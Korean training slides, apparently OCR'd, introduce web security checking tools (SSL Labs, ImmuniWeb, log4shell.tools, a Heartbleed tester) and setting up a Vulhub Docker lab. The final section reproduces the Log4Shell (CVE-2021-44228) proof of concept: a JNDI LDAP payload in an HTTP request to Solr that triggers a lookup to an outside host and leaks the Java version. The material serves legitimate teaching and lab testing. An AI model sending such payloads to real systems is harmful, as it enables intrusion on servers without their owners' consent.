진단도구

목 차

I. SSL Labs, immuniweb


II. Log4shell.tools, Heartbleed

III. 실습환경구축

IV. 웹 자동진단 도구

1. SSL Labs

개요	SSL Labs is a collection of documents, tools and thoughts related to SSL. It's an attempt to better understand how SSL is deployed, and an attempt to make it better. I hope that, in time, SSL Labs will grow into a forum where SSL will be discussed and improved. SSL Labs is a non-commercial research effort, and we welcome participation from any individual and organization interested in SSL



Qualys. SSL Labs

Home Projects Qualys Free Trial Contact

HOW WELL DO YOU KNOW SSL?

If you want to learn more about the technology that protects the Internet, you've come to the right place.

Test your server »
Test your site's certificate and configuration

Test your browser »
Test your browser's SSL implementation


SSL Pulse »
See how other web sites are doing

Documentation »
Learn how to deploy SSL/TLS correctly

2. immuniweb

개요

ImmuniWeb Accelerates/Simplifies/Reduces Cost of Application Security Testing, Protection and Compliance For Over 1,000 Customers



Community Edition Total Tests: 284,872,222 This Week: 414,345 Today: 69,933

Your ImmuniWeb Discovery Projects

Discovery Corporate Pro: example #9879546

Subscription Valid Until: July 1, 2023 [renew]

Country [Top 10]	Assets Found
United States of America	5
United Kingdom	3
France	2
Germany	2
Canada	2
Australia	1
India	1
China	1
Brazil	1

Use Search and Filters to filter assets by country


☐ Show only new or updated assets since my last login ☐ Show top level domains on top

Application	Fingerprinted Protection	Fingerprinted Software	Website and Server Compliance	Risk & Remediation
example.com Discovered: May 29, 2022 | Domain Expires: August 13, 2024 93.184.216.34:443 | Status: live | HTTP Code: 200 Malware Found: none | External Content: 2 items found [critical]	Imperva	WordPress jQuery Migrate 4 more	SSL Certificate: Valid Expires: August 11,2022 SSL Compliance: PCI DSS NIST HIPAA Website Compliance: PCI DSS GDPR CSP	CRITICAL AI Risk Metrics
www.example.edu Discovered: July 5, 2022 | Domain Expired: July 12, 2022 22.144.116.34:443 | Status: live | HTTP Code: 200 Malware Found: none | External Content: 0 items found	F5 BIG IP	Drupal jQuery Migrate 2 more	SSL Certificate: Invalid Expired on: June 11,2022 SSL Compliance: PCI DSS NIST HIPAA Website Compliance: PCI DSS GDPR CSP	HIGH AI Risk Metrics

3. log4shell.tools

개요

This tool allows you to run a test to check whether one of your applications is affected by the recent vulnerabilities in log4j: CVE-2021-44228 and CVE-2021-45046. When you hit 'Start', the tool will generate a unique JNDI URI for you to enter anywhere you suspect it might end up being processed by log4j. If log4j triggers so much as a DNS lookup, this tool will tell you about it.



Log4Shell Vulnerability Test Tool

This tool allows you to run a test to check whether one of your applications is affected by the recent vulnerabilities in log4j: **CVE-2021-44228** and **CVE-2021-45046**. When you hit 'Start', the tool will generate a unique JNDI URI for you to enter anywhere you suspect it might end up being processed by log4j. If log4j triggers so much as a DNS lookup, this tool will tell you about it.

You may only use this tool on machines that you have permission to test on.

Test ID

cacd0317-1cb2-4e3e-be79-04cd25a8169f


□ I'm testing a device that I personally own, or a device for which I have permission from the owner to run this test

별도 자료 : CVE-2021-44228 구축 기술서

4. Heartbleed

개요

하트블리드(영어: Heartbleed)는 2014년 4월에 발견된 오픈 소스 암호화 라이브러리인 OpenSSL의 소프트웨어 버그이다. 발표에 따르면, 인증 기관에서 인증 받은 안전한 웹 서버의 약 17%(약 50만 대)가 이 공격으로 개인 키 및 세션 쿠키 및 암호를 훔칠 수 있는 상태이다.



Heartbleed test

FAQ/status

If there are problems, head to the FAQ

Results are now cached globally for up to 6 hours.

Enter a URL or a hostname to test the server for CVE-2014-0160.

This test has been **discontinued** in March 2019. You can use the open-source command line tool or the SSL Labs online test.

https://filippo.io/Heartbleed/

목 차


I. SSL Labs, immuniweb

II. Log4shell.tools, Heartbleed

III. 실습환경구축

IV. 웹 자동진단 도구

1. Vulhub




Vulhub

Docker : 컨테이너를 활용한 반가상화 환경을 지원
Vulhub : CVE에 맞는 PoC 또는 Exploit 코드와 테스트할 수 있는
Pre-Built 컨테이너 이미지 제공 Github 저장소
Pentest 환경 제공

2. Vulhub에서 확인할 수 있는 환경 리스트

Vulhub

Vulhub 내에서 확인할 수 있는 취약점 환경 리스트



phith0n Merge pull request #365 from vulhub/bugfix/thinkphp … ✓ 58289bc 2 days ago 1,772 commits


.github	bump hadolint to v2.6.0	12 months ago
activemq	fix lint for all Markdowns	14 months ago
airflow	remove unused port exposing	4 months ago
apereo-cas/4.1-rce	add Chinese introducing	2 years ago
apisix/CVE-2020-13945	fixed for markdown lint	6 months ago
appweb/CVE-2018-8715	fix lint for all Markdowns	14 months ago
aria2/rce	fix lint for all Markdowns	14 months ago
base	fix installtion error for ThinkPHP	2 days ago
bash/CVE-2014-6271	renamed shellshock to CVE-2014-6271	3 months ago
celery/celery3_redis_unauth	added a workflow to check CRLF in the text files (#295)	12 months ago
cgi/CVE-2016-5385	renamed shellshock to CVE-2014-6271	3 months ago
coldfusion	fix lint for all Markdowns	14 months ago

apisix / CVE-2020-13945
appweb / CVE-2018-8715
aria2
bash / CVE-2014-6271
celery
cgi / CVE-2016-5385
coldfusion
…

3. Vulhub에서 확인할 수 있는 Log4j 취약점 환경

Vulhub

Vulhub 내에서 확인할 수 있는 Log4j 취약점 환경




phith0n Merge pull request #365 from vulhub/bugfix/thinkphp ... ✓ 58289bc 2 days ago 1,772 commits

.github	bump hadolint to v2.6.0	12 months ago
activemq	fix lint for all Markdowns	14 months ago
airflow	remove unused port exposing	4 months ago
apereo-cas/4.1-rce	add Chinese introducing	2 years ago

•••

libssh/CVE-2018-10933	fix lint for all Markdowns	14 months ago
liferay-portal/CVE-2020-7961	fix lint for all Markdowns	14 months ago
log4j	fix Markdown style	7 months ago
magento/2.2-sqli	fix markdown lint	2 days ago
metabase/CVE-2021-41277	added metabase CVE-2021-41277	2 months ago



phith0n fix Markdown style ... ✓ on 14 Dec 2021 History


..

CVE-2017-5645	fix lint for all Markdowns	14 months ago
CVE-2021-44228	fix Markdown style	7 months ago

4. Vulhub에서 확인할 수 있는 Log4j 테스트

Vulhub

Vulhub 내에서 확인할 수 있는 Log4j 취약점 환경과 Exploit 테스트 방법




vulhub / log4j / CVE-2021-44228 /

phith0n fix Markdown style ... ✓ on 14 Dec 2021

..

1.png	log4j CVE-2021-44228	7 months ago
2.png	log4j CVE-2021-44228	7 months ago
README.md	fix Markdown style	7 months ago
README.zh-cn.md	log4j CVE-2021-44228	7 months ago
docker-compose.yml	log4j CVE-2021-44228	7 months ago



환경 실행 방법

Apache Log4j2 is not a certain web service, it is just a third-party library, so we can use a application that depend on Log4j2 to demonstrate how to exploit this vulnerability.

Execute following command to start a Apache Solr 8.11.0, which use Log4j 2.14.1:

```
docker-compose up -d
```

After server start, browse `http://your-ip:8983` to see the admin portal of Apache Solr.

PoC, Payload


Simply, put the payload `${jndi:dns://${sys:java.version}.example.com}` as the admin action that can trigger the JNDI query.

```
GET /solr/admin/cores?action=${jndi:ldap://${sys:java.version}.example.com} HTTP/:
Host: your-ip:8983
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
Connection: close
```

https://shanepark.tistory.com/309

Vulhub

실제 환경 세팅 후 Exploit 진행

